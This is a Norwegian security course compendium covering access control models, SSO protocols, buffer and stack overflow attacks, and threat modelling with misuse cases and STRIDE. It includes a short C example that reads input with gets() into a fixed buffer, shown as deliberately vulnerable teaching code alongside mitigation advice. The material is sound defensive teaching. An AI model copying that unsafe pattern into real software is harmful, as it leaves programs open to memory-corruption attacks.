RBAC er et alternativ til tradisjonell DAC og MAC policyer som blir stadig mer populært, spesielt for kommersielle applikasjoner. RBAC brukes for å lage og håndheve en sikkerhetspolicy som passer bedre til organisasjonsstrukturen. For aksesskontroll er det viktigere å vite hvilket ansvar brukeren har i organisasjonen istedenfor hvem brukeren. I slike tilfeller vil ikke DAC eller MAC passe godt, fordi DAC ser på eierskapet til den individuelle brukeren og MAC ser på tilfellet der brukere og objekter har bestemte klassifiseringer. **RBAC løser denne utfordringen ved å tildele roller til brukere og tildele autoriseringer for å aksessere objekter til ulike roller.** Merk




forskjellen mellom grupper (definerer sett med brukere) og roller (definerer sett med privilegier). **Fordeler med RBAC er at det gir enkel autorisering management og kan kartlegges til det virkelige rollehierarkiet i en organisasjon** (se figur). Når en ny bruker entrer organisasjonen, trenger administrasjonen kun å gi brukeren rettigheter som korresponderer til brukerens jobb. Når brukeren endrer jobb, trenger administrasjonen kun å endre brukerens rolle. Når en ny applikasjon legges til i systemet, trenger administrasjonen kun å bestemme hvilke roller som skal ha rett til å bruke den. Mer om dette i Access Control s. 182-183.



Attribute-based Access Control (ABAC) (L9)

RBAC vs. ABAC



Attributtbasert aksesskontroll bruker et sett med egenskaper, som inkluderer brukerattributter (eks: brukernavn, rolle, organisasjon), omgivelsesattributter (eks: tid, lokasjon, nåværende trusselnivå i organisasjonen) og ressursattributter (filnavn, datasensitivitet, ressurseier). **ABAC har flere kontrollvariabler enn RBAC, så vi sier at RBAC er grov-kornet aksesskontroll og ABAC er finkornet aksesskontroll**. Dette gjør at det er vanskeligere å bruke ABAC riktig, men det kan brukes for å videre begrense aksessen til brukerne (eks: begrense aksessen til bestemte tidspunkt). Det kan lønne seg å bruke en kombinasjon, der RBAC brukes før ABAC for å bestemme hvem som kan se modulen og deretter bestemme hva de kan se i modulen.

Aksesskontroll policy dokument


Et aksesskontroll policy dokument vil beskrive brukerkonto privilegier, registrering og management. De må også definere avregistrering av brukere og mekanismer for monitoring og vurdering av brukerkontoer. Dokumentet vil også beskrive roller og ansvar (eks: informasjonseier, systemadministrator, brukere, osv.). Til slutt må det definere hvordan dette skal håndheves. **Det er viktig at aksesskontrollen gjelder alle som bruker systemet.**

Autentisering – Single Sign-On (SSO) (L11, L12)

SSO

Single Sign-on er en autentiseringsprosess som lar en bruker logge inn på flere applikasjoner med ett sett med kredentialer, altså det tillater autentisering på tvers av domener.

Vi ser på tilfellet der man har utviklet en applikasjon ved domene X og ønsker nå at den nye applikasjonen ved domene Y skal bruke samme innloggingsinformasjon (dvs. brukere som allerede er logget inn ved domene X skal også være logget inn ved domene Y). Ved Non-SSO må den nye applikasjonen kreve en ny autentifisering (figur under til venstre). Den åpenbare løsningen er å dele sesjonsinformasjon på tvers av domener, men nettlesere bruker en same-origin policy som sier at cookies kun kan aksesseres av domenet de ble laget av. Dette gjør at domene Y ikke kan aksessere cookies fra domene X, og motsatt (figur under til høyre). **SSO brukes for å løse dette problemet ved at det lar sesjonsinformasjon deles på tvers av ulike domener.**




Utfordringer ved Non-SSO er altså at det ikke er brukervennlig og for administrasjonen vil det være vanskelig å kontrollere autentiseringen ved flere applikasjoner og sikkerhetsrisikoen øker som følger av at angrepsflaten blir større (flere aksesspunkter).


Ulike SSO protokoller vil dele sesjonsinformasjon på ulike måter, men det essensielle konseptet er at autentiseringen utføres i et sentralt domene og sesjonen deles av flere domener på en bestemt måte. Hovedkomponentene er

1. **Identity provider** – en sentralisert autentifiseringsserver som validerer brukeridentiteter og sender aksesstoken (eks: cookie)
2. **Service provider** – autentifiserer en spesifikk bruker ved å sende requests til identity provider
3. **Brukere** – personer som ønsker å bruke applikasjonen(e)

Figuren viser prosessen ved SSO. Brukeren klikker på linken for å logge inn. Service provider vil rette brukeren til identity provider for å autentisere. Hvis brukeren allerede er autentifisert vil identity provider bekrefte dette for Service provider som deretter sender session cookie til bruker. Hvis bruker ikke er autentifisert vil identity provider be om brukernavn og passord. Dersom bruker riktig oppgir disse vil Identity provider bekrefte autentifiseringen for Service provider som dermed sender session cookie til bruker.




SSO brukes for å kontrollere et stort antall brukere på tvers av et økosystem med applikasjoner og tjenester. Det finnes flere ulike typer SSO, for eksempel:




- **SAML 2.0 (Security Assertion Markup Language)** – en protokoll som tillater nettbasert, cross-domain SSO vha en SAML identity provider. SAML er et XML basert rammeverk og en åpen standard for representasjon og utveksling av brukeridentitet, autentifisering og attributtinfo. Det blir brukt av blant annet Feide hos NTNU.
- **OAuth 2.0 (Open Authorization)** – en åpen standard for token-basert autentifisering og autorisering som brukes for å oppnå SSO. Det er en protokoll som ofte brukes for autentisering ved mobile applikasjoner, for å la bruker beholde autentifiseringen selv om appen lukkes. Det brukes også for å oppnå delegert autorisering, der en tredjepart tjeneste får tilgang til brukerens kontoinformasjon uten å eksponere passordet. For eksempel hvis man lager nye bruker på en applikasjon og den ber om å hente brukerinformasjon fra Facebook. OAuth 2.0 bruker aksesstoken for å la bestemt informasjon deles. Det er basert på JSON istedenfor XML.

OAuth 2.0

Ofte vil OAuth 2.0 brukes for autorisering med aksesstoken, mens OpenID brukes for autentisering med ID token. OAuth 2.0 får tilgang til din API og brukerdata i andre system, mens OpenID logger bruker inn i SSO og gjør at brukerkontoene dine blir tilgjengelig i andre system





Control hijacking angrep

Denne delen av kompendiet er basert på forelesningsnotatene og deler av kapittel 6 i Foundation of Security. Læringsmålet er:

L13. Forstå buffer overflow

Control hijacking angrep

Målet ved et control hijacking angrep er å ta over målmaskinen som kan for eksempel være en webserver. Dette innebærer at man får målet til å gjennomføre vilkårlig kode ved å hijacke kontrollflyten til applikasjonen. Det brukes for å komprimere konfidensialitet (dvs. lese sensitiv informasjon), integriteten (dvs. endre innhold) eller tilgjengeligheten (dvs. målet blokkeres). Control hijacking angrep vil som regel være rettet mot C/C++ kode. **En av de vanligste typene control hijacking angrep kalles buffer overflow angrep.**

Merk: heap overflow er en type buffer overflow som oppstår i heapen, mens stack overflow er en type buffer overflow som oppstår i stacken. Disse har noe ulike egenskaper som følger av at en heap og en stack lagrer data på ulike måter. Heap overflow har samme definisjon som buffer overflow.

Buffer overflow angrep (L13)

Buffer overflow angrep brukes for å hijacke et fjernt system ved å sende en spesiell pakke til en sårbar web applikasjon som kjører på systemet. De gir en åpen dør som kan brukes av en angriper for å ta kontroll over maskinen. **En buffer overflow sårbarhet lar angriperen injisere kode i et allerede kjørende program, slik at programmet starter å kjøre koden til angriperen. En buffer er et område i minnet som kan brukes for å lagre brukerinput, og den har ofte en fast maks størrelse. Hvis brukeren gir mer input enn det er plass til i bufferen, kan den ekstra inputen havne på uforventede lokasjoner i minnet. Da sier vi at det har oppstått en bufferen overflow**


Buffer overflow angrep innebærer altså bruken av skadelig input som vil overgå grensen til bufferen, slik at nærliggende minnelokasjoner blir overskrevet. Angriperen kan senere hoppe inn i minnelokasjonene for å utføre den skadelige koden som nå befinner seg der. Dette kan brukes for å kræsje programmet, stjele eller modifisere sensitiv informasjon, kjøre skadelig program, osv. Programmet vil være utsatt for buffer overflow når X bytes har blitt tildelt bufferen, men programmet tillater at $Y > X$ bytes skrives til bufferen. Resultatet er at noen deler av minnet blir overskrevet, og konsekvensen av dette vil avhenge av hvor det skjer. For å teste etter buffer overflow må man sende svært store input til programmet.

Figuren til høyre viser et eksempel på C kode som er sårbar for buffer overflow angrep. Det lages en char liste som kan lagre opptil 1024 karakterer og denne fylles vha. brukerinput. Problemet er bruken av gets() funksjonen som er en standard funksjon fra C biblioteket. Denne sjekker ikke lengden til brukerinput og skriver alt den mottar inn i minnet. Dvs. hvis angriper gir mer enn 1024 karakterer vil nærliggende minnelokasjoner overskrives. Hvis de ekstra karakterene er i form av skadelig kode, kan angriper få målmaskinen til å utføre denne.


```
void get_input() {
     char buf[1024];
     gets(buf);
}
void main(int argc, char *argv[]) {
     get_input();
}
```

Stack overflow angrep

Figuren viser layout hos minnet til en Linux prosess. Her kan vi se at bufferen består av en stack som inneholder funksjoner som skal utføres og en heap som inneholder objekter. Et control hijacking angrep vil være rettet mot disse.





Stack overflow angrep er buffer overflow der angriperen overskriver minnet på program-stacken (execution stack), som hjelper mikroprosessoren å huske hvilke funksjoner den skal utføre etter nåværende. Denne stacken inneholder funksjonskall og følger FIFO prinsippet (dvs. funksjon nylig lagt til utføres først). En stack frame vil bestå av variabler og annen data som kanskje skal brukes av en funksjon.



Merk: hvis koden inneholder buf, må du se om koden sjekker lengden til skriving/lesing av buf

Figuren viser deler av stacken som er fylt med operasjonene hos funksjon 1 som også kaller på en funksjon 2. Bruker kan gi input arg1 som sendes til funksjon 2, som deretter plasserer arg1 i bufferen vha. strcpy som er en standard C++ kommando som kopierer en gitt string inn i den gitte destinasjon. Denne koden er utsatt for stack overflow, fordi strcpy utfører ingen sjekk av lengden til arg1. Funksjon 2 lager en buffer som kan inneholde 128 karakterer, men dersom arg1 (og dermed arg2) er lengre vil nærliggende lokasjoner overskrives. Dersom disse funksjonene hadde inkludert en form for sjekk av autentisering, kunne dette ha blitt brukt for å bypasse autentiseringen (figur over til høyre). **Stack overflow lar angriper velge hvilken kode maskinen skal utføre.** Det kan også brukes for å stjele informasjon ved at angriper sender request om større lengde og leser forbi innholdet til bufferen.





Heap-based overflow

Ved heap-based overflow vil angriperen overskrive buffere som er lagret på heapen. I dette tilfellet er det mindre predikerbart hvilken data som er nærliggende til bufferen på heapen enn ved stack-based overflow. Dette skyldes at heap ikke bruker FIFO lagring, men heller en peker. Når man lager et objekt, vil variabler, funksjoner og en buffer blir lagret i en heap med en peker. Dette kan utnyttes dersom lengden ikke sjekkes ved å skrive inn mer informasjon enn det som er tiltenkt.

Beskyttelse mot buffer overflow

Strategier for å beskytte mot buffer overflow er:

- **Alltid bruk trygge funksjoner** (utrygge funksjoner inkluderer strcpy, strcat, gets og strncpy, mens trygge funksjoner sjekker lengden til input og sørger for riktig terminering av strengen)
- **Bruk beskyttelse hos kompilatorer** (eks: GCC, Windows Visual studio)
- **Sjekk lengden ved lesing eller skriving av buffer**
- **Bruk verktøy som undersøker kildekoden** (eks: Coverity)
- **Bruk et trygt språk** (eks: Python er et trygt språk, der du ikke trenger å spesifisere hvor stor en string er fordi kompilatoren bestemmer hvor lang stringen skal være. I C må du definere hva variabelen vil lagre og størrelsen til variabelen i minnet, og dermed blir programmet utsatt for buffer overflow).

Merk: Python håndterer minne management og beskytter dermed mot buffer overflow, men program skrevet i Python er ikke fullstendig immun. Det finnes unntak.

Disse vil beskytte mot **minne-korrupsjon sårbarhet**, der angriper utnytter sårbarheter i programmets minnehåndtering.

Trusselmodellering


Denne delen av kompendiet er basert på forelesningsnotatene, del 6.1 i SHIELD document og deler av dokumentet Threat modeling paper. Læringsmålet er:

L14. Kunne bruke misuse case, attack tree, bow-tie og dataflytdiagram for å modellere trusler


Trusselmodellering

Angrepsoverflaten er mulige aksesspunkter som kan utnyttes av en angriper, altså sårbarheter i applikasjonen. Det vil være områdene som er utsatt for angrep som bør oppdages i løpet av informasjonssamling. Bør vises med DFD.

Trusselmodellering er en måte å vurdere mulige angrep på systemet, brukere, organisasjonen og omgivelsen (dvs. angrepsoverflaten). Det brukes for å forstå og dokumentere trusselomgivelsen til systemet og for å beskytte mot potensielle angrep. Trusselmodellering gjør at man kan bestemme hvordan sikkerhetsbudsjettet bør brukes og i retrospekt kan man bruke det for å vurdere hvordan systemet faktisk ble angrepet. Det handler altså om å beskytte systemet fra **trussel agenter som vil ha varierende grad av egenskaper, motivasjon og ressurser** (kostnader). Modellering av truslene bør behandles som enhver annen del av design og spesifikasjonsprosessen, slik at det blir en naturlig del av development life cycle. **Det er viktig å starte prosessen tidlig** (se figur), siden det kan avsløre svakheter i arkitekturen som kan kreve signifikante endringer i produktet. **Det er mye enklere og billigere å utføre endringer i designet tidlig i livssyklusen til produktet**.



Ved agile utvikling vil trusselmodellering som følger:



- **Prosjekt start** – vurdering av høynivå trusler
- **Planlegging av krav –** vurdering av trusler med størst påvirkning
- **Sprintplanlegging** – hvor er truslene?
- **Sprintutføring** – utvikle, oppdatere og fullføre
- **Endelig utgivelsesplanlegging** – lage fullstendige modeller

Trusselmodellering for et helt produkt er som regel for komplekst, mens for individuelle egenskaper vil det være for enkelt. **I stedet fokuserer man på logiske grupper med funksjonalitet som kalles komponenter**. For å samle komponentene kan man:

1. Liste opp alle *entry points* og bestem om det er et kontrollerbart antall (dusin eller færre). Hvis ikke, del opp komponenten i mindre logiske deler og prøv på nytt.
2. Utfør høynivå analyse av alle egenskaper og kombiner relaterte egenskaper

Trusselmodellering dokument

Threat modeling paper gir generell informasjon om hva et trussel dokument før inneholde og utføring av DTD.

Trusselmodellering dokumentet bør inkludere bakgrunnsinformasjon, slik som bruk-scenarier (høynivå beskrivelse av deployment og bruk), avhengigheter av andre funksjoner/teknologier, antagelser ved implementasjon, interne sikkerhetsnotater (brukt teknologi og notasjon) og eksterne sikkerhetsnotater. Dokumentet bør også inkludere en sikkerhetsfokusert beskrivelse av komponenten, som inkluderer:

- ***Entry points*** – grensesnitt med programvare, maskinvare og brukere som sender og mottar data til eller fra en fil eller ekstern entitet.
- ***Trust levels*** – tagg hvert entry-punkt med et trust level som representerer i hvilken grad entry-punktet kan pålitelig sende og motta data.

- **Beskyttede assets** – ressursene til komponenten som må beskyttes fra skade, altså tingene en angriper ønsker å stjele, modifisere eller forstyrre. Dette inkluderer CPU, minne, lagring, krypteringsnøkler, brukerdata, dokumenter, email, osv.
- **Dataflyt diagram (DFD)** – en grafisk representasjon av komponenten, som viser alle input og output, og logiske interne prosesser. Se side 78.

Truslene man bør sjekke for (STRIDE) er:

- **Spoofing** (angriper later som å være noen andre)
- **Tampering** (angriper endrer data)
- **Repudiation** (angriper utfører handlinger som ikke kan spores tilbake til dem)
- **Information disclouser** (angriper stjeler data)
- **Denial of sercive** (angriper forstyrrer operasjonen til systemet
- **Elevation of privilege** – angriper utfører uautoriserte handlinger


Hvordan utføre trusselmodellering?

Det finnes ingen måte å utføre trusselmodellering som er «best» eller «riktig», og valg av modellering vil være en avveining og avhenger av hva vi ønsker å oppnå. Den typiske trusselmodelleringsprosessen består av følgende steg:

1. **Identifikasjon av kritiske eiendeler (*assets*)**
2. **Dekomponering av systemet som skal vurderes**
3. **Identifikasjon av mulige angrepspunkter**
4. **Identifikasjon av trusler**
5. **Kategorisering og prioritering av trusler**
6. **Minskning (*mitigation*) av trusler**

Trussel modeller brukes for å identifisere sikkerhetsmål for programvaren og potensielle sårbarheter som kan oppstå. Modellen vil gi aspekter som representerer trusler til systemet og brukes for å prioritere hva som skal beskyttes (sikkerhetsmål) og identifisere relevante angrep som utnytter sårbarhetene som ofte finnes i denne typen system. Modellene kan også vise tiltak for å minske truslene. Vi skal nå se på noen typer trusselmodellering.

Misuse case og attack tree (SHIELD document) (L14)



En analyse av systembeskrivelsen brukes for å lage et sett med misuse cases, og relevante attack trees brukes for å videre analysere trusler i misuse cases. Disse danner grunnlaget for å definere sikkerhetsmål og sikkerhetskrav for et system, og de brukes for å identifisere sårbarhetsklasser som man må ta hensyn til i løpet av programvareutviklingen.

Hovedfunksjonaliteten er en av outputene fra analysen av systembeskrivelsen, og denne brukes for å lage misuse case diagram for å vise hvordan suksessfulle scenarier kan utføres i systemet. Misuse cases vil også vise gode og dårlige aktorer og hvem som kan gjøre hva. Analysen vil også gi assets, som ikke vises eksplisitt i diagrammet. På figuren kan vi se at prosessen av å lage misuse cases og attack trees er en gjentakende prosess med iterativ forbedring. Misuse cases vil oppdateres med sikkerhetsfunksjoner som vil minske trusler identifisert i attack tree. Dette gjentas helt til det ikke er flere misuse cases som kan brukes for å definere relevante attack trees. Da kan vi forsøke å hente ut sikkerhetsmål, sikkerhetskrav og sårbarhetsklasser fra trussel modellen. Mål og krav hentes som regel fra misuse cases, mens sårbarhetsklasser hentes ofte fra attack trees.

Analyse av systembeskrivelse

Systembeskrivelsen fås fra systemeier og endebrukere. Denne beskrivelsen kan analyseres vha. følgende steg:






1. Finn alle **verb** i beskrivelsen. Disse vil som regel representere en form for aktivitet eller funksjonalitet som utføres til eller av systemet
2. Finn alle **substantivene** i beskrivelsen. Disse vil som regel representere fysiske eller abstrakte entiteter eller informasjon som er relatert til systemet. Forsøk å dele substantivene inn i aktorer (dvs. brukere) og eiendeler (*assets*).
3. Det kan være funksjonalitet, aktorer eller eiendeler som ikke nevnes eksplisitt i systembeskrivelsen, men som kan identifiseres vha. erfaring og fornuft

Resultatet er en beskrivelse av hovedfunksjonaliteten og brukere av systemet.

Misuse case gir kartlegging fra ønsket funksjonalitet via hvordan det kan utnyttes til nødvendig sikkerhetsfunksjonalitet


Misuse case – sentrert rundt asset/software (L14)

Misuse cases utvider UML use cases slik at de inkluderer trusler. Det vil altså inkludere høynivå beskrivelser av negative scenarier, slik at de er lett å forstå for ulike interessenter. Det er generelt anbefalt å tegne så enkelt som mulig, for å unngå misforståelser og mistolkninger. Tabellen under viser notasjonen som brukes i misuse cases:


Symbolnavn	Symbol	Forklaring
Use case		Funksjonalitet som utnyttes av brukere eller sikkerhetsfunksjonalitet som minsker trusler.
Misuse case		Trusler mot systemet, altså mulige angrep
Sårbar use case		Sårbar funksjonalitet, altså legitim use case som kan misbrukes av angriper.
Aktor		Menneskelige brukere eller systemer som interagerer med systemet, altså skader ikke systemet
Misbruker		Ekstern angriper
Insider		Angriper som har mer privilegier og kunnskap om systemet enn en ekstern angriper
Assosiasjon/use		Relasjon mellom cases
Extend		Utvidelse av funksjonaliteten som beskrives i use case. Base use case er fullstendig funksjonell uten extended use case. Extended use case gir valgfri tilleggsfunksjonalitet (eks: hjelpesider ved login)
Include		Funksjonalitet som use case er avhengig av. Base use case er ufullstendig uten included use case. Included use case gir krevd funksjonalitet (eks: autentisering ved login)
Generalisering		Relasjon mellom generell superklasse og mer spesifikk subklasse. Eks: superklasse er sende melding, mens subklasser er sende melding via SMS eller via email.
Threaten		Kobler misuse cases til use cases, for å vise hvilken feil bruk som truer en bestemt use case
Mitigate		Kobler sikkerhet use cases til misuse cases, for å vise hvilken sikkerhetsfunksjonalitet som minsker en bestemt misuse case
Exploit		Kobler misuse cases til sårbare use cases, for å vise hvilken feil bruk som kan utnytte sårbar funksjonalitet

Følgende er stegene for å lage misuse case:

1. **Lag use case modell** – identifiser nødvendig funksjonalitet og interessenter som vil bruke eller er involvert i utviklingen av det nye systemet.
2. **Finn misuse cases og sikkerhetsfunksjonalitet** – identifiser trusler for hver use case og sikkerhetsfunksjonalitet som kan minske disse
3. **Oppkobling** – bruk <<threaten>> assosiasjonen for å koble misuse og use cases. Legg til misbruker og koble denne til truslene
4. **Lag tekstuell misuse case beskrivelse** – dokumenter informasjon om applikasjonen og prosjektet som ikke passer inn i den grafiske modellen.



Steg 1: Lag use case modell



Steg 2: Finn misuse cases for hvert use case og sikkerhetsfunksjonalitet som minsker disse

